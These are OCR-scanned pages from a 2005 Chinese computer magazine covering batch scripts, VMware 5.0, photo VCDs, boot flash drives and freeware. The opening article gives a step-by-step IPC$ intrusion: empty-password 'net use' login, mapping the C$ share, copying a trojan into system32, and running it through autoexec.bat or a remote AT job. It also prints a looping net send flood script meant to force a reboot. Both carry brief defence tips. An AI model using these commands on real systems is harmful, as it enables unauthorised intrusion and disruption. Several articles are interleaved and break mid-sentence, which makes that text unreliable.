IPC，你可能听过这个名词。前几年IPC漏洞曾经红极一时，从原先黑客们手工敲入命令行，到后来出现了能在扫描时同步植入木马的高效IPC扫描器。现在仍有不少人天天开着IPC扫描器在网上寻找“肉鸡”，但究竟IPC入侵是怎么回事呢？掌柜的拿小伙子的机器(IP:192.168.0.2，系统：Windows 2000)做起了测试。

注意：以下代码仅对具有空口令管理员账户的系统有效(net use命令的使用请参考本刊今年第9期的《连根拔起——共享的二次登录》)。

```
net use \\192.168.0.2\ipc$ "" /user:"administrator"
```

这行命令的大意是:以用户名administrator及空密码登录IP地址为192.168.0.2的机器上的IPC共享，登录了这台机器的IPC共享后就相当于拿到了对它的管理访问权限，那些具有远程参数的命令就有用武之地了(比如本刊今年第10期的《DOS快餐店》中介绍的AT命令)。

```
net use z: \\192.168.0.2\c$
```

这行命令的大意是:登录IP为192.168.0.2的机器上的共享资源c$，并将这个共享映射为本地盘符Z:。

“ ？我明明没开共享啊！”小伙计惊呼。掌柜的头也不回便答道:“难道你不知道Windows的默认共享吗？”

什么是Windows的默认共享:在Windows 2000/XP等系统中，为了便于管理，默认将各盘符都设置了共享。共享名与盘符相同，但在最后加了一个“$”隐藏符号，这样在普通情况下就无法从“网上邻居”中 览到这个共享资源。而一旦登录了IPC管理共享，就能够轻易添加对这些共享盘符的映射了。

现在小伙计的C盘已经被掌柜的映射为自己的Z盘了，而且访问权限是“完全控制”！也就是说通过对本地Z盘的操作，就能轻松控制远程主机上的C盘。“如果是黑客得到了这样的访问权限，那么我想，他现在应该会上传木马了。”掌柜的如是说。

```
copy d:\trojan.exe z:\winnt\system32
```

这行命令的大意是:将d:\下的文件trojan.exe(可能是黑客本地机器上的一个木马程序)复制到z:\winnt\system32目录(被入侵机器的远程目录)中。

经过这条copy命令，木马文件已经轻松上传到了小伙计的系统目录中。小伙计还有些不服:“就算你能把木马放进我的硬盘又怎样，只要我不执行它，你就拿我没辙。”“要运行这个程序，有N种方法。”掌柜的轻蔑地看了小伙子一眼，冷冷地答道。

①重启后运行:加入自启动文件

在本地新建一个文本文件并命名为autoexec.bat，在其中加入一行命令“trojan.exe”(不含引号)，然后执行以下命令(假设刚才新建的位置在d:\):

```
copy d:\autoexec.bat z:\ /y
```

这行命令的大意是:用本地目录d:\下的文件autoexec.bat覆盖远程目录z:\(即被入侵的机器的C盘根目录)下的同名文件，在启动系统时默认将自动执行autoexec.bat中的命令，那么当小伙计重启系统后，木马就偷偷执行了……

②现在就运行:远程AT命令

```
net time \\192.168.0.2
```

首先用net time命令获取远程计算机的系统时间，命令返回结果显示小伙计的系统时间为14:55，现在可以用AT命令了(AT命令的使用请参考上期《DOS快餐店》)。

```
at \\192.168.0.2 15:00 trojan.exe
```

这样到了15:00时，远程计算机上就自动执行了trojan.exe。

> **小提示**
>
> 在以上的命令中使用“trojan.exe”而非“c:\winnt\system32\trojan.exe”是由于该文件在系统目录(即system32)下，如果没有全路径，则系统会首先从系统目录下寻找符合名称要求的文件。

如何防范IPC攻击

1.安装网络防火墙，并为Administrator用户设置一个较

复杂的超过8位的密码。

2.使用本刊今年第9期中的《用好Windows权限之剑——严防非法入侵》中介绍的方法给CMD设置权限。

疯狂的信使消息炸弹

新装完系统之后，很多用户都会报怨为什么会弹出信使服务的窗口(在CFan的论坛上就经常会有读者提这个问题)。信使服务原来是微软设计用来帮助用户及时传递重要消息的工具，可是现在却被很多人用来传递广告，在命令行提示符下输入"net send IP地址 要发送的消息"命令即可。想不想当一回"黑客"，来和朋友开个小玩笑呢？将下面的脚本保存为BAT文件(如:sendmsg.bat):

```
@echo 正在攻击中
:start
@net send %1 %2
@if errorlevel 1 goto over
goto start
:over
@echo 发送失败
```

这样，只需执行"sendmsg.bat IP地址 要发送的消息"，就会自动向指定的IP循环发送消息，直到对方因窗口过多而被迫重启。

这段脚本的大意是:脚本开始时显示"正在攻击中"利用net send命令将第二个参数所包含的内容作为消息发送到第一个参数所指定的计算机上。如果net send命令执行不成功(比如远程主机不存在，或者未打开这项服务)，则脚本会跳转到over标号处，显示"发送失败"并退出脚本。而如果发送成功的话，则跳转到start标号，start标签在net send命令前，所以发送成功之后就会又重新发送，形成了循环发送。

如何防范信使消息炸弹

1.安装具有过滤信使消息的防火墙。

2.运行services.msc，在弹出的服务窗口右侧列表中双击Messenger服务，点击“停止”按钮并将“启动类型”设置为“禁用”。

启动项被更改时，请通知我

小伙计还在检查刚才被掌柜的入侵的自启动项:"黑客都这样神不知鬼不觉地入侵，那我该如何防御呢？"掌柜的不慌不忙地拿出了收藏的利器——MD5检测工具(以下的脚本中需要用到此工具，可从http://www.newhua.com/cfan/200511/md5.zip下载)。

什么是MD5:MD5的全称是Message-Digest Algorithm 5(信息-摘要算法)，它能将一串随机长度的信息(当然也包括文件)通过其加密函数算法生成一个惟一的128位值，相同信息的MD5值也是相同的，反之，文件即使略有改动，其MD5值也会产生变化。因此，只需比较文件的MD5值，就能知道文件是否经过改动了。

1.给自启动项生成MD5“身份证”

将以下脚本保存为run.bat，和刚才下载的md5.exe(从md5.zip中解压缩得到)放在同一目录下。每次执行run.bat都将生成autoexec.bat文件的MD5文件ate.md5和注册表自启动项的MD5文件run.md5(autoexec.bat文件的路径可根据实际系统所在盘符进行修改，一般为默认的c:\)。

```
@echo off
md5.exe c:\autoexec.bat > c:\ate.md5
regedit.exe /e c:\run.reg HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
md5.exe c:\run.reg > c:\run.md5
```

脚本讲解:用md5.exe生成c:\autoexec.bat文件的MD5值，并写入c:\ate.md5中。导出注册表分支[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run]为c:\run.reg，再以md5.exe计算出该文件的MD5值并写入c:\run.md5中。

2.查验自启动项的MD5“身份证”

将以下脚本保存为check.bat，和md5.exe放在同一目录下。

```
@echo off
md5.exe c:\autoexec.bat > c:\ate2.md5
regedit.exe /e c:\run.reg HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
md5.exe c:\run.reg > c:\run2.md5
fc c:\ate.md5 c:\ate2.md5 > nul
if errorlevel 1 @echo Msgbox "autoexec.bat文件经过改动！",vbInformation,"黑客警报" > c:\warn.vbs
if exist c:\warn.vbs c:\warn.vbs
del c:\warn.vbs
fc c:\run.md5 c:\run2.md5 >nul
if errorlevel 1 @echo Msgbox "注册表自启动项经过改动！",vbInformation,"黑客警报" > c:\warn.vbs
if exist c:\warn.vbs c:\warn.vbs
del c:\warn.vbs
```

脚本讲解:用md5.exe生成c:\autoexec.bat文件的MD5值，并写入c:\ate2.md5中。导出注册表分支[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run]为c:\run.reg，再以md5.exe计算出该文件的MD5值并写入c:\run2.md5中。然后用fc命令比较c:\ate.md5(以前的autorun.bat的MD5文件)和c:\ate2.md5(现在的autorun.bat的MD5文件)。如果发现MD5值发生了变化(即两个MD5文件不一致)，下方的"if errorlevel 1"语句就会执行其右侧的命令@echo将其右侧的文字写入文件c:\warn.vbs中，如果写入成功(文件存在)就执行。再用fc命令比较c:\run.md5 c:\run2.md5，如果发现MD5变化，即文件改动就将"Msgbox "注册表自启动项经过改动！",vbInformation,"黑客警报""写入到文件c:\warn.vbs中，写入成功就执行。这行VBS脚本的功能是弹

除去眼中钉：停用顽固闪存盘

★★

■四川 逍遥小小

USB设备的热插拔特性使我们可以在接入并启用新设备时无需重启，可是当设备用完想取下来时，麻烦就来了：必须点击屏幕右下角系统托盘中的图标选择停用该设备，然后才能安全地移除它。特别是闪存盘，如果没有遵循这个步骤而直接取下的话，很容易导致数据丢失乃至闪存盘损坏。而更让人头痛的是，经常会遇到点击"停止"却没有反应的情况，这时到底是取下闪存盘好、还是不取下的好？为大家带来两招，摆脱"拔与不拔"的两难境地。

第一招：金蝉脱壳

大家可能会奇怪，为什么叫金蝉脱壳呢？其实系统中的设备与Windows中的文件一样，在被占用时是无法进行删除的。如果能让设备从占用它的进程中脱身，就可以正常停用该设备了。通过测试，我们找出了一种与删除顽固文件类似的方法。

第一步：按下"Ctrl＋Shift＋ESC"组合键打开"任务管理器"，在"进程"选项卡中选中并中止explorer.exe进程。

第二步：选择菜单"文件→新建任务"，在弹出框中输入explorer.exe重建该进程。

第三步：按照原来的方法，在系统托盘中停用USB设备，最后安全取出！

如果金蝉脱壳都无法除掉你的"眼中钉"，那么只有试试第二招了。

第二招：暗渡陈仓

在Windows这样的图形化界面中无法解决的问题，我们就有必要试一试在黑暗的命令行状态下加以解决了。

首先下载http://www.newhua.com/cfan/200511/unplug.zip，解压缩后运行"CMD"命令打开命令行提示符窗口，然后使用dir命令进入unplug.exe文件所在目录。此处以停止H盘(假设H盘为闪存盘所在盘符)为例，输入"unplug H:"(不含引号)命令即可。当然，更高效的方式是做一个批处理来搞定这一切(在脚本中cd命令后的参数"d:\unplug"请修改为unplug.exe所在目录，"h:"请修改为闪存盘占用的盘符)，将下面的脚本保存为usb.bat，在需要时双击即可，这样平时就不用到系统托盘去停用闪存盘了。聪明的你如果再为它创建一个快捷方式，指定一个热键，就能一键卸载啦。

```
@echo off
cd d:\unplug
unplug h:
```

CF [YY04]

出一个对话框(见图)，并显示指定的文字。在弹出框被关闭后，就删除这个VBS文件。

*fc命令的详细使用方法将在今后的《DOS快餐店》中进行讲解。

脚本使用：将check.bat加入注册表自启动项中(也可是其他启动方式)，双击run.bat进行MD5文件的初始化(以后每次进行合法的自启动项修改时，都要重新运行这个脚本一次)，重新启动后即开始检查。



DIY你的DOS菜

上期答案

1.为D:\music\1.mp3添加"只读"属性，同时清除"隐藏"属性。

attrib +r -h d:\music\1.mp3

2.将D:\music目录下所有文件及子目录设置为"隐藏"，但不包括D:\music目录本身。

attrib d:\music*.* /s /d

3.在每月20日的12:00以前台方式运行d:\test.exe。

at 12:00 /every:20 /interactive d:\test.exe

本期习题(答案下期公布)

1.将最后的脚本例子改为监视其他注册表项的改动，并发出警报。

2.编写能够给整个目录生成MD5文件的批处理脚本。

CF [YY03]

回音壁 比MD更快、更方便地建立文件夹

期号 / 文章:2005 年第 6 期《DOS 快餐店(三)》

读者 Lucky:在学会了使用 DOS 方式新建文件夹后，效率比原来提高很多。可是遇到同时在多个文件夹内新建子文件夹时，还是会遇到点麻烦，有没有更简单的方法呢？

MakeNewFolder 小档案

- 软件版本:2.1.1　　软件大小:922KB
- 软件性质:免费软件　　适用平台:Windows98/2000/XP
- 下载地址:http://www.newhua.com/cfan/200510/mmf21.exe

设定快捷键:软件安装完成后，首先要为其设定一个快捷键，以方便启动程序。打开 MakeNewFolder 的安装目录(默认在"C:\Program Files\MakeNewFolder")，右键单击"MakeNewFolder"程序，在右键菜单中选取"发送到→桌面快捷方式"。也可以从"开始→所有程序→MakeNewFolder"在打开的程序菜单中通过右键方式将程序发送到桌面快捷方式。然后在桌面上找到并打开"MakeNewFolder"的属性对话框，在快捷键一栏中定义快捷键(如设为"F7")，点下"确定"即可生效。

实例:在 C:\ 下新建文件夹 A，在 A 中新建文件夹 B 和 C

首先在"资源管理器"中打开 C:\，按下刚才设定的快捷键 F7。然后在弹出的"Make new folder"窗口的"Folder spec"文本框中输入"A<B|C>"(不含引号)，接着点击"Create"(建立)或者"Create & Close"(建立后关闭)按钮，文件夹就新建好了。



当 MakeNewFolder 找不到资源管理器窗口或资源管理器窗口不处于活动状态时，会出现提示框(见图)，点击"Quit"(退出)按钮关闭程序，或者点击"Create on desktop"(在桌面建立)按钮在桌面上创建文件。选择"Always create on desktop if on Explorer"项可以禁用该提示框，而直接将文件夹建立在桌面。

创建文件夹的格式规范:

1."<>"用来建立子文件夹，如"1<2>"就代表新建文件夹"1"并在其下建立子文件夹"2"。

2.同级文件夹，如在文件夹"1"中生成"2"和"3"这两个同级的文件夹，则可使用"|"连接同级文件夹，如"1<2|3>"。

3.最外层的文件夹不用加"<>"，"<>"可嵌套使用，如"1<2<4>|3>"就是指在文件夹"1"中新建子文件夹"2"和"3"，再在"2"中新建子文件夹"4"。 CF [YY05]

让批处理帮你整理下载文件

期号 / 文章:2005 年第 6 期《DOS 快餐店（三）》

读者 PSMM：这期的《DOS 快餐店》教会了我使用 COPY 命令，文章中给出的批处理脚本让我大开眼界，没想到批处理还能干这些。我平时经常会下载各种文件，比如 RAR 格式的软件包、RM 格式的电影等，在用 FlashGet 下载时，懒得选择保存位置，最后总是各种类型的文件都堆在下载文件夹中。经过一番苦苦的搜索，我终于找到了一个能够自动整理文件，按其类型自动分类汇总到相应的文件夹中的批处理脚本，以下是代码节选（完整文件下载地址：http://www.newhua.com/cfan/200511/filez.rar）：

```
echo off
cls

:EXIST
echo Searching Files....
if exist *.rar goto moverar
if exist *.exe goto moveexe
if exist *.zip goto movezip
if exist *.swf goto moveswf
if exist *.msi goto movemsi
if exist *.mp3 goto movemp3
goto END:moverar
echo Find WinRAR Files!
mkdir "All WinRAR Files"\"%date%">tmp.tmp
dir *.rar /b>"All WinRAR Files"\rarlog.tmp
echo Moveing...
move *.rar "All WinRAR Files"\"%date%">tmp.tmp
dir "All WinRAR Files"\"%date%"/b>"All WinRAR Files"\rarmovedlog.tmp
fc "All WinRAR Files"\rarlog.tmp "All WinRAR Files"\rarmovedlog.tmp>>"All WinRAR Files"\"Lost WinRAR Files.txt"
del "All WinRAR Files"\rarlog.tmp
del "All WinRAR Files"\rarmovedlog.tmp
del tmp.tmp
tree /f "All WinRAR Files">"WinRAR Index.txt"
goto EXIST
```

使用方法：将此批处理文件放入下载文件夹中，直接执行即可。

这段代码能够将文件按照其类型存入对应名称（如 RAR 格式对应的是"All WinRAR Files"文件夹）文件夹下以当前日期命名的子文件夹中，并且在下载文件夹中生成一个树状结构的文件清单。

CF [YY06]

体验全新虚拟技术VMware5.0

★★★

■HelpOnline　Heelen

本刊2004年21期《巧用VMware 电脑分身有术》一文已经为大家介绍了老版本的VMware Workstation，至截稿时最新版本的VMware Workstation 5.0版本号为Build 13124（以下简称VMware 5.0）。该版本增加了很多大家期盼已久的新功能，下面笔者以此版本为大家进行讲解，主要介绍新增功能。

虚拟机还原点

一台虚拟机可以有多个Snapshot(还原点)，并且有强大的Snapshot管理功能，使用户轻松设置和管理多个Snapshot(见图1)。




图1　在Snapshot Manager(还原点管理器)窗口中可以看到每一分支

Snapshot的出现可以使一台虚拟机拥有不同状态，例如没有打补丁的Windows XP，打了SP1补丁的Windows XP和打了SP2补丁的Windows XP等等，并可随时快速切换到不同状态的虚拟机，就像我们自己的系统做了许多不同状态的Ghost镜像一样。该功能对于测试软件在不同版本Windows中的运行情况非常有用。

实例:为不同的Windows XP创建不同的Snapshot

第一步:先创建好虚拟机，安装好Windows XP的原版。

第二步:点击菜单中的"VM→Snapshot→Take Snapshot"，在"Name"中输入该还原点的名称，如"No SP"，"Description"中输入简单的说明。

第三步:在虚拟机上安装好Windows XP 的SP1补丁，用第一步的方法创建一个名为"With SP1"的还原点，再安装好SP2补丁，创建一个名为"With SP2"的还原点。

第四步:当以后要进入没有安装补丁的Windows XP时，只要选择菜单中的"VM→Snapshot→Snapshot Manager"，双击"No SP"，这时VMware会提示恢复到选中的状态，同时丢失当前的数据，点"Yes"进行恢复。这样当前状态就从"With SP2"恢复到"No SP"的状态了。

> 小提示
>
> 此时再建立还原点，就会从No SP点引出另一分支，这样就可以建立多层次的状态。

虚拟组

虚拟组特性可以使用户更方便地管理多台互相连接的虚拟机，并模拟与现实情况相近的多种网络连接配置。

当制作了两个或两个以上的虚拟机后，就可以将它们组成为虚拟组，简单的可以理解为虚拟网络，建立好虚拟组后，就可以在两台虚拟机中方便的创建交换数据，测试各类软件了。

实例:将两个系统组成虚拟组

第一步:选择菜单中的"File→New→Team"，点击"下一步"，在"Team name"中输入组名称，在"Location"中输入虚拟组文件保存的路径，选择"下一步"。

第二步:这时会弹出"Would you like to add virtual machines to the team now?"(是否现在加入虚拟机)，选择"No，I will add Virtual Machine later"，点击"下一步"稍候添加。

第三步:这时弹出"Would you like to add LAN segments to the team now?"(现在是否配置网络)，选择"No,I will add LAN segments later"，点击"完成"。

第四步:回到VMware主界面，选择创建好的虚拟组，点击"Team→Settings"菜单项。在弹出窗口中点选"Virtual Machines"标签，然后点击"Add"按钮，选择"Existing Virtual Machines"(已存在的虚拟机)，选择虚拟机的文件，完成添加。

> 小提示
>
> ★所有添加至虚拟组的虚拟机，将不会在VMware左侧窗口单独显示，如果想在保留虚拟机的同时将其添加到虚拟组，可以点击"Add→New Clone of Virtual Machines"(添加→克隆虚拟机)，再选择要添加的虚拟机即可。
>
> ★同一虚拟机只能添加到一个虚拟组中。

第五步:点击"LAN Segments"标签，可以设置不同的网络带宽，比如Modem(56Kbps)、Cable(4Mbps)等等，这样可以模拟出不同网络环境下的情况(见图2)。

第六步:点击"Connections"(连接)标签，在这里可以配置虚拟机的网络连接情况，比如使用哪种带宽连入网络。

第七步:点击窗口左侧的虚拟组，这时窗口右侧就会分




图2

成两个窗格，上面的窗格显示了当前虚拟机组中所有虚拟机，而下面显示了当前所选的虚拟机(见图3)。



图3　每次启动虚拟机组时都是组中所有虚拟机一起启动的，而不能设置哪台虚拟机不启动，所以使用虚拟组需要主机拥有比较高的性能

克隆功能

VMware新增克隆功能可使用户更方便地复制多份相同的虚拟机与同事、朋友共享。它分为Full Clone(完全克隆)和Linked Clone(链接克隆)。顾名思义，Full Clone就是把虚拟机完完全全复制一份，而Linked Clone特性就是基于一个母虚拟机的子虚拟机。

你知道吗?

Full Clone与Linked Clone的区别

Full Clone是完全独立的虚拟机，它的执行效率与被克隆虚拟机相同，但与Linked Clone相比，它占用空间多，克隆慢等缺点。

Linked Clone依赖于被克隆虚拟机(母机)，如果母机出现问题，克隆出来虚拟子机也同样会出现问题。但它有占用的磁盘空间少，克隆速度快。如果是一个项目小组需要用虚拟机测试软件BUG，那么使用Linked Clone是非常方便的，通过邮件就可以实现虚拟机的交换。

实例:为当前虚拟机制作完全克隆

第一步:在窗口左侧选择好要克隆的虚拟机，然后选择菜单中的“VM→Clone”，打开Clone窗口，点击“下一步”，准备克隆。

第二步:这时会出现克隆选择画面，“From current state”表示克隆当前状态，“From snapshot”表示从某一还原点进行克隆，根据需要选择，这里我们选择“From current state”，点击“下一步”(见图4)。




图4

第三步:进行克隆选项，选择“Create a linked clone”可使用链接克隆。我们要选择“Create a full clone”进行完全克隆，点击“下一步”。设置好克隆虚拟机名及保存位置后点击“完成”即可。要注意克隆的虚拟机文件不能与原文件保存在同一目录下。

录像和回放功能

新增的录像和回放功能可以方便地把虚拟机中的操作录制成AVI视频文件。通常关于安装系统的图文教程或视频教程都是在虚拟机中截取/录制的，以前录制虚拟机操作过程需要同时开着录制软件，非常占用系统资源。现在可以利用VMware自带的视频录制功能录制虚拟机中的操作过程。

实例:为菜鸟录制视频教程

第一步:启动虚拟机，选择菜单中的“VM→Capture Movie”。

第二步:选择好保存位置，然后在“Quality”处选择“Low(better for e-mailing)”(低质量，测试时，1分30秒的视频只有不到500KB)，开始记录(见图5)。

第三步:记录完成后，选择菜单中的“VM→Stop Movie Capture”即可完成录制。



图5　窗口右下角出现红灯，表示正在录制

其他新增功能

VMware新版提高了系统性能;支持新的操作系统;增加了一系列的USB设备驱动;利用新增的vmrun.exe命令行工具，可以将创建虚拟机、配置虚拟机等操作做成脚本，然后运行。

CF [YY07]

本文应用方案都经过《电脑爱好者》开放测试平台测试通过，测试平台在线访问地址为:http://lab.cfan.com.cn

数码相片摇身速变VCD

★★

■河北　闫艳力

每次过节之后，大家都会拍下很多照片，你和全家人分享照片是在电脑前吗？这可就是太俗气了，不如看看下面的方法，让你们全家在电视前欣赏照片吧。

要想用电视欣赏照片当然是用VCD来播放照片，于是我们就要将这些照片转换为VCD视频。现在转换照片的方法有很多，其中比较简单的就是用NeroVision Express SE(以下简称NeroVision)，软件的下载地址为http://nj.onlinedown.net/soft/3189.htm，简体中文包下载地址为http://nj.onlinedown.net/soft/15967.htm。

小提示

本刊2004年第20期《Nero　精彩每一"刻"》一文已经介绍过了如何用Nero Express制作照片VCD，但NeroVision的功能要比Nero Express更为强大，制作出来的照片VCD效果更好，特效更多。

第一步：运行NeroVision，打开软件界面，在"您想做什么？"中选择"制作幻灯片→视频光盘"(见图1)，就可以打开"未命名项目"幻灯片(照片)制作窗口(见图2)，我们的主要工作就在这里完成。



图1




图2

第二步：添加照片素材。在左上角"我的媒体文件"下拉菜单中选择"创建新组"命令，在"创建资源组"对话框中输入自定义的组名称如"CFan"。点击下方的"　览媒体"按钮，选择"　览"在随后的"资源管理器"中找到数码照片。现在你就可以在工作区内预览到这些照片了，但它们还没有添加到项目中，你需要选中这些照片，右击选择"添加到项目"命令，将它们添加到当前项目，此时工作区下方"影带"上就会显示这些照片。

小提示

★选择"浏览媒体→浏览并添加到项目"项，可以一步到位将硬盘中的照片添加到当前项目，不过建议大家使用"浏览媒体→浏览"命令，这样对定义照片前后顺序等操作有许多帮助。

★注意同一张照片是可以重复添加的。

第三步：设置照片显示。如果需要更改图片前后顺序，可以用鼠标按住原图片然后拖到需要调整的位置即可。NeroVision默认每幅照片显示时间为4秒，要想多欣赏一下照片，可在"影带"的空白处右击，选择"默认持续时间值"，在打开的对话框中，将"画面可见性时间"设为更高，如10秒，并且勾选"应用到现有画面"项，这样所有的画面都能显示10秒了。

小提示

如果需要对单独的某张照片进行显示时间的调整，则只要在影带区中右击该照片，选择"属性"，然后就可以修改显示时间了，在这个窗口中还可以为照片添加文字。

第四步：增加转场效果。简单的几张照片"硬"切换，显然不太美观，现在就让NeroVision的重头戏出场。点击右上方的"显示转场"标签，从中可以看到NeroVision为我们预设了多款精美的转场效果。先选中需要添加转场效果的照片，然后在转场效果中选择不同的效果就可完成转场的添加。如果你觉得这样很麻烦也可以直接在"影带"的空白处右击选择"将随机转场应用到所有转场域"或"将随机转场应用于空白项转场域"(见图3)，这样NeroVision就会自动为你填添各种转场效果了。



图3

第五步：添加声音效果。观看精彩的照片VCD，没有背景音乐怎么成？点击添加素材的"　览→　览并添加到项目"命令，找到电脑中准备好的MP3、WAV等音频文件，完成后在下面"影带"的"显示音频"标签中就可以看到你添加的音频文件。

小提示

所选歌曲的长度最好与窗口右下角的"总幻灯片持续时间"相当。

三步！闪盘变成启动盘

★

■ 写乐

现在市面上大多数闪存盘都可以作为启动闪盘，但不少厂商为了节省成本，并没有赠送启动盘制作程序，即使赠送的，也多是在 Windows 98 才能正常使用。遇到 Windows 2000/XP，就无法完成制作了，虽然我们以前介绍过用 WinImage 7.0 来制作，但这是一款英文共享软件，不太方便，所以这里为大家介绍一款不到 600KB 的小软件。

USBoot 小档案

u 软件版本:1.66　　软件大小:586KB

u 软件性质:免费软件　　适用平台:Windows 2000/XP

u 下载地址:http://www.newhua.com/cfan/200511/usboot166.rar

实例一:制作引导型闪存盘

第一步:插入闪存盘，运行软件，从列表中选择插入的闪存盘。

第二步:点击"仅进行引导处理，不格式化磁盘"项，勾选要使用的模式。通常早期的闪存盘使用 FDD 模式引导的可能性较大，如果你的闪存盘是移动硬盘(或被识别为硬盘的闪存盘)，则要使用"HDD 模式"(见图 1)，其他闪存盘则可根据需要使用任一模式。




图 1

小提示

★如果选择"引导处理"项，则表示不格式化闪存盘，直接做引导处理，但多数情况下制作出的闪存盘不能引导。

★使用"备份到文件"及"从文件恢复"项可以像使用 Ghost 那样为闪存盘做备份或恢复。

第三步:点击"开始"按钮，这时会弹出数据将被销毁的警告，点击"是"，稍候按提示拨出闪存盘，再重新插入后，就能完成引导文件的复制，同时完成引导型闪存盘的制作。

实例二:定制启动闪存盘



图 2

USBoot 在制作启动闪存盘时，会自动向闪存盘中写入 IO.SYS、MSDOS.SYS、COMMAND.COM 三个文件，这三个文件位于 USBOOT.PAK 文件中。如果你需要定制引导型闪存盘中的内容，可以右击 USBoot 主界面右下角的图标，选择"添加"，然后就可以加入其他文件了(见图 2)。

小编有话说:如果用闪存盘引导后，主板没有认出闪存盘，那引导起来希望渺茫;如果提示 Invalid system disk,press any key to reboot 等信息，则表示闪存盘的格式有问题，切换模式一般就能引导;如果提示 Invalid partition table 或 Missing operating system 或 Error loading operating system 等信息，则表示主板支持闪存盘启动，但只能支持一些老闪存盘。

CF [YY09]

第六步:一切准备就绪，点击右上方预览窗口下的绿色"播放"按钮来看看效果吧，还可点击"全屏"按钮来全屏幕显示，如果满意的话就点击右下方的"下一步"按钮。

第七步:这时会打开"目录"窗口，点击"制作新幻灯片"按钮，这时可以按照前面的方法添加新的照片文件，从而实现不同的照片分成不同的视频片段，以方便在使用时快速找到指定的照片。将所有的照片添加完后，在"目录"窗口中点击"下一步"来到"选择菜单"。

第八步:设置选择菜单。选择菜单会显示到 VCD 的"首页"，也就是 VCD 2.0 中的选择菜单。面子问题不得不重视，在自定义窗口中点击任意位置，就会出现"您想要修改什么？"的提示窗格，根据你的需要进行相应的修改即可(见图 4)。完成后"下一步"，在"预览"窗口利用"遥控器"再次检查我们辛苦的项目结果，再次点击"下一步"。

第九步:设置刻录选项。在"设定刻录参数"中选择好合适的刻录机，光盘名称，以及刻录速度，最后点击"刻录"按钮，在刻录机中放入空白刻录光盘，片刻后，拥有精美照片，华丽转场的照片 VCD 光盘就完成了。



图 4　双击按钮后，可以修改显示的文字

CF [YY08]

软件版本:2004
软件大小:350KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://nj.onlinedown.net/soft/29973.htm

轻松备份系统中的环境变量:ENV(环境变量精灵)




问：我重装系统后，发现系统中的环境变量都没有备份，请问有没有软件可以备份它呢？

答：建议你使用"ENV(环境变量精灵)"，它可以对系统中的环境变量进行编辑、备份、更新等操作。

将软件下载后，直接用WinRAR将文件解压缩(不用安装)，然后运行程序。

打开软件后，在"环境变量"栏中可以看到系统中的所有环境变量，点击列表中的项目后，就可以在"变量名"及"变量值"处进行修改，最后用"保存"按钮保存即可。如果要备份环境变量，可以点击"全选→备份"按钮，保存成扩展名为ENV的备份文件。重装完系统后，通过"恢复"按钮将备份好的文件恢复即可。

随心所欲添加/去除马赛克:GMask



软件版本:1.70
软件大小:218KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200511/gmask170cn.rar

问：我有一张有马赛克的照片，请问用什么方法可以去除照片上的马赛克呢？

答：建议你使用GMask来解决这个问题，它可以实现毛玻璃效果、颜色反转及多种马赛克效果的添加或去除，非常方便。这款软件为BIG5码，小编已经将它修改为简体版本，可直接使用。

将软件下载并解压缩后，直接运行，选择菜单中的"档案→开启旧档"，打开需要添加(或去除)马赛克的文件，用鼠标框选添加(或去除)马赛克的位置，点击"加工"菜单下的选项就可以进行添加(或去除)处理了。

在注册表中快速搜索指定键值:RegScanner



问：我平常在操作电脑时，经常修改注册表，请问有没有快速定位到某个键值上的工具呢？

答：这里为你推荐你一款不错的免费绿色注册表检索软件——RegScanner。它的检索速度与深度一点不输专业程序。

打开软件后，设置好搜索的"根键"，然后在"仅读取匹配以下查找准则的值"下的"查找字符串"中输入要查找的字符，同时设置好"搜索目录"，点击"确定"后就可以开始搜索了。

软件版本:1.00
软件大小:85KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200511/regscanner.rar

CFan小白鼠

